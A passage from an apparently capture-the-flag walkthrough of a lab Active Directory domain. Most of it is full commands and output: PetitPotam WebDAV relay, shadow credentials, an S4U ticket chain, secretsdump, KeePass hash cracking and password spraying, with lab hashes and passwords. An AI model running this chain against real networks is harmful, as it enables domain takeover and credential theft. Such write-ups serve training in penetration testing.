We can see that the attack failed due to the fact that `SMB Signing` is enabled as suspected. For reference, if we attempted to authenticate with the same way (with MIST/DC01\$) against MS01, the attack would be successful since MS01 does not have SMB signing enabled, but there is not much we can do here since machine accounts cannot initiate interactive sessions on network resources.

```
[*] SMBD-Thread-5 (process_request_thread): Received connection from
10.129.219.22, attacking target smb://192.168.100.101
[*] Authenticating against smb://192.168.100.101 as MIST/DC01$ SUCCEED
[*] All targets processed!
```



The WebDAV exploit, and Shadow Credentials on Machine Accounts

At this point, we swift our focus to MS01, which is a host we have compromised but we still don't have privileged access to it. One way we can achieve administrative rights over MS01 is by compromising the `MS01$` machine account, since that will enable us to request a service ticket for the `administrator` user on the `CIFS` service of MS01.

We know we cannot relay SMB based NTLM authentication over to the domain controller, since SMB signing is enabled. But, MS01 is a windows server installation.

```
systeminfo | findstr /B /C:"OS Name" /C:"OS version"
OS Name:                Microsoft Windows Server 2022 Standard
OS Version:             10.0.20348 N/A Build 20348
```

Windows servers come with `webdav` pre-installed, since it is a feature of `IIS`. The `webdav` protocol allows a client to connect to a WebDAV share like normal network shares. That means that just like `SMB`, windows will use `NTLM` or `Kerberos` authentication when attempting to connect to that share. This is the perfect candidate for us, since if we manage to coerce NTLM authentication over `HTTP` (which is the protocol used by WebDAV) we essentially bypass the restriction imposed by the enabled SMB signing, and we will be able to use that request to authenticate on the domain controller through `LDAP` as the machine account `MS01$`. After we achieve that, we will have the option to add `Shadow Credentials` for MS01\$, since according to our bloodhound analysis, MS01\$ is a member of the `Domain Computers` group, which can enroll the `MACHINE` and `COMPUTERAUTHENTICATION` templates which are used for machine accounts to authenticate themselves on the network.



After adding the shadow credentials for `MS01$`, we can then perform an `S4U` chain in order to impersonate the `Administrator` user on MS01, since machine accounts have the right to impersonate any user on the local system. In order to retrieve the NTLM hash of the machine account in order to perform the S4U chain, we will leverage the ADCS services like we did with brandon. Again, we will not be able to actually log in on MS01 as `MS01$` using NTLM auth, since machine accounts are disallowed interactive logons and thats the reason we reside in performing an S4U attack.

Performing the Attack

The very first step to achieve our goal is to enable the `webclient` service, which is needed in order to perform a WebDAV request. [EtwStartWebClient.cs](#) can achieve that for us. We will compile it, upload it on MS01 and run it.

On our local host

```
mcs EtwStartWebClient.cs /unsafe
```

On target

```
C:\xampp\htdocs>EtwStartWebClient.exe
EtwStartWebClient.exe
[+] WebClient Service started successfully
```

Now, we need to add a domain name that will resolve to our host in the DNS records. The reason we need to do this, is explained in [microsoft's documentation](#). "If the URL contains periods, the server is assumed to be on the Internet. The periods indicate that you use a FQDN address. Therefore, no credentials are automatically sent to this server unless a proxy is configured and unless this server is indicated for proxy bypass."

Since an IP address contains periods, the server is assumed to be on the internet, thus prompting for credentials even if we sent a valid NTLM auth request. That also means, that we can't use the common domain name format like `rogue.htb`, since that also contains periods and will be classified as internet. The domain name we need to add to the DNS records needs to be a single word, like `rogue`.

Using [dnstool.py](#), we can attempt to add a DNS record using the brandon user.

```
└─$ proxychains -q dnstool.py -u mist.htb\brandon.keywarp -p
DB03D6A77A2205BC1D07082740626CC9 --tcp -dns-ip 192.168.100.100 -a add -r rogue -d
10.10.14.56 DC01
[-] Connecting to host...
[-] Binding to host
[!] Could not bind with specified credentials
[!] {'result': 49, 'description': 'invalidCredentials', 'dn': '', 'message':
'8009030C: LdapErr: DSID-0C09080B, comment: AcceptSecurityContext error, data
52e, v4f7c\x00', 'referrals': None, 'sas1Creds': None, 'type': 'bindResponse'}
```

That resulted in an error. Usually, domain users have the capability to add DNS records, but it does not seem to be the case here, so we have to change our approach.

Since we cannot coerce the authentication to an external resource we control directly, we can utilize an internal system we control: MS01. We can use a port on MS01, for example `9999` and forward any traffic received on that port to port `80` on our local system. Then, we can run the petitpotam exploit towards `MS01@9999/whatever`, resulting in the NTLM request being forwarded to our host.

We will create the port forwarding rule using our chisel tunnel.

On target

```
C:\xampp\htdocs\files>chisel.exe client 10.10.14.56:9092 9999:127.0.0.1:80
chisel.exe client 10.10.14.56:9092 9999:127.0.0.1:80
2024/11/08 03:23:28 client: Connecting to ws://10.10.14.56:9092
2024/11/08 03:23:28 client: tun: proxy#9999=>80: Listening
2024/11/08 03:23:29 client: Connected (Latency 47.061ms)
^Z
Background channel 5? [y/N] y
```

Before we run our ntlmrelay again, we will be using a `fork` of `impacket` that utilizes a way of adding shadow credentials through the LDAP interactive shell, which will make this process much easier.

We will clone the repository locally and run `ntlmrelayx` through a python `venv`. Then we will move in the `examples/` folder where `ntlmrelayx.py` resides, and start it through `proxychains`:

```
proxychains -q ntlmrelayx.py -debug -t ldaps://192.168.100.100 -i -smb2support -domain mist.htb
```

We are targeting the `LDAPS` protocol, and we specify the option `-i` to gain an interactive `LDAP Shell` after the relaying operation is completed. Now we perform the `PetitPotam` exploit, targeting `MS01@9999`.

```
proxychains4 -q python PetitPotam.py -u brandon.keywarp -hashes :DB03D6A77A2205BC1D07082740626CC9 -d mist.htb 'MS01@9999/rogue' 192.168.100.101 -pipe all
```

In our ntlmrelay, we can see that the attack was successful and that we received an `LDAP Shell` on port 11000 on our localhost.

```
[*] HTTPD(80): Connection from 127.0.0.1 controlled, attacking target
ldaps://192.168.100.100
[*] HTTPD(80): Authenticating against ldaps://192.168.100.100 as MIST/MS01$
SUCCEED
[*] Started interactive Ldap shell via TCP on 127.0.0.1:11000
```

Connecting via `nc 127.0.0.1 11000` and running the command `help`, we can see that the commands `clear_shadow_creds` and `set_shadow_creds` became available through this fork.

```
└─$ nc 127.0.0.1 11000
Type help for list of commands

# help

add_computer computer [password] [nospns] - Adds a new computer to the domain
with the specified password. If nospns is specified, computer will be created
with only a single necessary HOST SPN. Requires LDAPS.
rename_computer current_name new_name - Sets the SAMAccountName attribute on a
computer object to a new value.
add_user new_user [parent] - Creates a new user.
add_user_to_group user group - Adds a user to a group.
change_password user [password] - Attempt to change a given user's password.
Requires LDAPS.
clear_rbcd target - Clear the resource based constrained delegation
configuration information.
clear_shadow_creds target - Clear shadow credentials on the target
(SAMAccountName).
disable_account user - Disable the user's account.
enable_account user - Enable the user's account.
dump - Dumps the domain.
search query [attributes,] - Search users and groups by name, distinguishedName
and SAMAccountName.
```

```

get_user_groups user - Retrieves all groups this user is a member of.
get_group_users group - Retrieves all members of a group.
get_laps_password computer - Retrieves the LAPS passwords associated with a
given computer (SAMAccountName).
grant_control target grantee - Grant full control of a given target object
(SAMAccountName) to the grantee (SAMAccountName).
set_dontreqpreauth user true/false - Set the don't require pre-authentication
flag to true or false.
set_rbcd target grantee - Grant the grantee (SAMAccountName) the ability to
perform RBCD to the target (SAMAccountName).
set_shadow_creds target - Set shadow credentials on the target object
(SAMAccountName).
start_tls - Send a StartTLS command to upgrade from LDAP to LDAPS. Use this to
bypass channel binding for operations necessitating an encrypted channel.
write_gpo_dacl user gpoSID - Write a full control ACE to the gpo for the given
user. The gpoSID must be entered surrounding by {}.
exit - Terminates this session.

#

```

Now we can proceed to create `shadow credentials` for MS01\$ by clearing any pre-existing credentials first.

```

# clear_shadow_creds MS01$
Found Target DN: CN=MS01,CN=Computers,DC=mist,DC=htb
Target SID: S-1-5-21-1045809509-3006658589-2426055941-1108

Shadow credentials cleared successfully!

# set_shadow_creds MS01$
Found Target DN: CN=MS01,CN=Computers,DC=mist,DC=htb
Target SID: S-1-5-21-1045809509-3006658589-2426055941-1108

KeyCredential generated with DeviceID: 13ad6ec7-a0c3-0c27-9b35-320aa1e13c09
Shadow credentials successfully added!
Saved PFX (#PKCS12) certificate & key at path: Yrkux0Y9.pfx
Must be used with password: IGx9winx89pDEms8MLou

#

```

Since we have a tunnel setup, we will be using `certipy` this time to get the NTLM hash of MS01\$ instead of utilizing `Rubeus` as we did before. First we will remove the password protection on the `pfx` file.

```

└─$ certipy cert -export -pfx Yrkux0Y9.pfx -password IGx9winx89pDEms8MLou -out
ms01.pfx
Certipy v4.7.0 - by Oliver Lyak (1y4k)

[*] writing PFX to 'ms01.pfx'

```

Now we can proceed to perform the same exploit we used with `brandon` through `rubeus`, but with `certipy` through `proxychains`.

```
└─$ proxychains -q certipy auth -pfx ms01.pfx -domain mist.htb -username MS01\$ -
dc-ip 192.168.100.100 -ns 192.168.100.100
Certipy v4.8.2 - by Oliver Lyak (1y4k)

[!] Could not find identification in the provided certificate
[*] Using principal: ms01$mist.htb
[*] Trying to get TGT...
[*] Got TGT
[*] Saved credential cache to 'ms01.ccaché'
[*] Trying to retrieve NT hash for 'ms01$'
[*] Got hash for 'ms01$mist.htb':
aad3b435b51404eeaad3b435b51404ee:cc3e1c1940a31ab6baa15fae34516066
```

Access as Administrator on MS01

Armed with the NTLM hash of MS01\$ we can use Rubeus to obtain a `Service Ticket` for the `Administrator` user towards `CIFS/ms01.mist.htb` in order to perform a remote `secretsdump` operation, in order to retrieve the administrator user's hash and gain an interactive session over `winRM`.

First, we need to obtain a `TGT` for `MS01$`.

```
C:\xampp\htdocs\files>Rubeus.exe asktgt /nowrap /user:"ms01$"
/rc4:cc3e1c1940a31ab6baa15fae34516066 /nowrap

<SNIP>

v2.2.0

[*] Action: Ask TGT

[*] Using rc4_hmac hash: cc3e1c1940a31ab6baa15fae34516066
[*] Building AS-REQ (w/ preauth) for: 'mist.htb\ms01$'
[*] Using domain controller: 192.168.100.100:88
[+] TGT request successful!
[*] base64(ticket.kirbi):

doIFLDCCB<SNIP>dBsIbwIzdc5odGI=
```

Now we will use this `TGT` to perform an `S4U2Proxy` chain to obtain the service ticket.

```
C:\xampp\htdocs\files>Rubeus.exe s4u /self /nowrap /impersonateuser:Administrator
/altservice:"cifs/ms01.mist.htb" /ticket:doIFLDCCB<SNIP>dBsIbwIzdc5odGI=

<SNIP>

v2.2.0

[*] Action: S4U
[*] Building S4U2self request for: 'ms01$@MIST.HTB'
[*] Using domain controller: DC01.mist.htb (192.168.100.100)
[*] Sending S4U2self request to 192.168.100.100:88
[+] S4U2self success!
```

```
[*] Substituting alternative service name 'cisf/ms01.mist.htb'
[*] Got a TGS for 'Administrator' to 'cisf@MIST.HTB'
[*] base64(ticket.kirbi):
```

```
doIF2jCCBdagAwIBB<SNIP>2YbDW1zMDEubw1zdC5odGI=
```

We will grab the `base64` encoded kirbi, and then decode it and save it on our host.

```
echo
```

```
"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" | base64
-d > administrator-ms01.kirbi
```

Now we will use impacket's `ticketConverter` to convert the kirbi file to a `ccache` we can use.

```
└─$ impacket-ticketConverter administrator-ms01.kirbi administrator-ms01.ccache
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] converting kirbi to ccache...
[+] done
```

Finally, we can use the `ccache` to perform a remote `secretsdump` operation.

```
└─$ export KRB5CCNAME=administrator-ms01.ccache
└─$ proxychains -q impacket-secretsdump administrator@ms01.mist.htb -k -no-pass
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Service RemoteRegistry is in stopped state
[*] Starting service RemoteRegistry
[*] Target system bootKey: 0xe3a142f26a6e42446aa8a55e39cbcd86
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:711e6a685af1c31c4029c3c7681dd97b:::
```

Using the administrator's hash, we will use `evil-winrm` to gain an interactive session over `winRM`.

```
└─$ proxychains4 -q evil-winrm -i 192.168.100.101 -u 'Administrator' -H
711e6a685af1c31c4029c3c7681dd97b
Evil-WinRM shell v3.5

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
ms01\administrator
*Evil-WinRM* PS C:\Users\Administrator\Documents>
```

We can also grab the user flag at this point.

```
*Evil-WinRM* PS C:\Users\Administrator\Documents> cat ../Desktop/user.txt
<REDACTED>
```

Gaining Access as op_Sharon.Mullard on DC01

Enumerating the local system as Administrator, we can find some interesting files in `sharon.mullard` User directory.

```
*Evil-WinRM* PS C:\> tree C:/Users/Sharon.Mullard /f
Folder PATH listing
Volume serial number is 0000018D 560D:8100
C:\USERS\SHARON.MULLARD
+---Desktop
+---Documents
|      sharon.kdbx
|
+---Downloads
+---Favorites
+---Links
+---Music
+---Pictures
|      cats.png
|      image_20022024.png
|
+---Saved Games
+---Videos
```



`sharon.kdbx` is a `KeePass` database file. If we can find the password to unlock the database, we can potentially retrieve credentials belonging to sharon, or some other account of the domain. We can also see two images in the Pictures folder. We will download all three files locally for analysis.

`image_20022024.png` seems to contain attempts to encrypt a password safely. In the image, we can see an attempt to transform a string to `base64` using the tool `cyberchef`.

The screenshot shows two browser windows. The top window is CyberChef, displaying the 'To Base64' recipe. The input field contains the string `UA7cpa[#1!_ *ZX`, and the output field shows the result `VUE3Y3BhwyMxIV`. The bottom window is a Google search for 'best encryption algorithm'. The search results show 'Best Encryption Algorithms' with a list of algorithms: AES, Triple DES, RSA, Blowfish, Twofish, and Rivest-Shamir-Adleman (RSA). A diagram illustrates the encryption process: Sender (Person) -> Plaintext (Document) -> Encryption Key (Key) -> Ciphertext (Document) -> Receiver (Person).

we can attempt to use the string `UA7cpa[#1!_ *ZX` to unlock the KeePass database. We will use `keepassxc` in order to do so.

```
keepassxc open sharon.kdbx
```








The attempt failed. If we look at the image closely, we can see that parts of the password may be obscured by the notepad window. In order to find any potential missing characters, we can use `hashcat` to perform a mask attack, using the string we already have. First, we will need to extract the hash of the password protecting the keepass database. We will use `keepass2john` for this operation.

```
└─$ keepass2john sharon.kdbx | tee sharon.kdbx.hash
sharon:$keepass$*2*60000*0*ae4c58b24d564cf7e40298f973bfa929f494a285e48a70b719b280
200793ee67*761ad6f646fff6f41a844961b4cc815dc4cd0d5871520815f51dd1a5972f6c55*65207
25ffa21f113d82f5240f3be21b6*ce6d93ca81cb7f1918210d0752878186b9e8965adef69a2a89645
6680b532162*dda750ac8a3355d831f62e1e4e99970f6bfe6b7d2b6d429ed7b6aca28d3174dc
```

Now we will use `haschat` in order to perform the attack.

<SNIP>

		Title		Username	URL	Notes	Modified
		operati...			https://keep...	Notes	21 Feb 2024...


 sharon / operative account

General

Advanced

Autotype

Username

Password  ImTiredOfThisJob:(

Tags

Notes Notes

The database contains a password, `ImTiredOfThisJob:(` but without specifying a username. We will perform a `password spraying` attack to verify if that password belongs to a user on the domain.

First, we will retrieve a list of all the domain usernames using `impacket's GetADUsers` module.

```
└─$ proxychains4 -q impacket-GetADUsers MIST.HTB/brandon.keywarp -hashes
:DB03D6A77A2205BC1D07082740626CC9 -dc-ip 192.168.100.100 -dc-host DC01 -all | sed
-n '6,$p' | awk '{print $1} > domain_users.txt'
```

Then we will pass this username list along with the password to `netexec` in order to perform the attack.

```
└─$ proxychains4 -q netexec smb 192.168.100.100 -u domain_users.txt -p
'ImTiredOfThisJob:('
SMB      192.168.100.100 445    DC01      [*] windows Server 2022 Build
20348 x64 (name:DC01) (domain:mist.htb) (signing:True) (SMBv1:False)
SMB      192.168.100.100 445    DC01      [-] Connection Error: The
NETBIOS connection with the remote host timed out.
SMB      192.168.100.100 445    DC01      [-]
mist.htb\Guest:ImTiredOfThisJob:( STATUS_LOGON_FAILURE
SMB      192.168.100.100 445    DC01      [-]
mist.htb\krbtgt:ImTiredOfThisJob:( STATUS_LOGON_FAILURE
SMB      192.168.100.100 445    DC01      [-]
mist.htb\Sharon.Mullard:ImTiredOfThisJob:( STATUS_LOGON_FAILURE
SMB      192.168.100.100 445    DC01      [-]
mist.htb\Brandon.Keywarp:ImTiredOfThisJob:( STATUS_LOGON_FAILURE
SMB      192.168.100.100 445    DC01      [-]
mist.htb\Florence.Brown:ImTiredOfThisJob:( STATUS_LOGON_FAILURE
SMB      192.168.100.100 445    DC01      [-]
mist.htb\Jonathan.Clinton:ImTiredOfThisJob:( STATUS_LOGON_FAILURE
SMB      192.168.100.100 445    DC01      [-]
mist.htb\Markus.Roheb:ImTiredOfThisJob:( STATUS_LOGON_FAILURE
SMB      192.168.100.100 445    DC01      [-]
mist.htb\Shivangi.Sumpta:ImTiredOfThisJob:( STATUS_LOGON_FAILURE
SMB      192.168.100.100 445    DC01      [-]
mist.htb\Harry.Beaucorn:ImTiredOfThisJob:( STATUS_LOGON_FAILURE
SMB      192.168.100.100 445    DC01      [+]
mist.htb\op_Sharon.Mullard:ImTiredOfThisJob:(
```


The password corresponds to the `op_Sharon.Mullard` account (which is different from the Sharon.Mullard account). We can use those credentials to gain access to `DC01` over `winRM`.

```
└─$ proxychains4 -q evil-winrm -i 192.168.100.100 -u 'op_sharon.mullard' -p
'ImTiredOfThisJob:('

Info: Establishing connection to remote endpoint
*Evil-winRM* PS C:\Users\op_Sharon.Mullard\Documents> whoami
mist\op_sharon.mullard
```

Gaining control over the svc_ca\$ account

Since we gained access to a new domain user, it is wise to check `bloodhound` in order to enumerate possible misconfigurations that we can abuse with our newly acquired user.



`op_sharon.mullard`, as a member of the `OPERATIVES` group has `ReadGMSAPassword` rights over the `SVC_CA$` account.

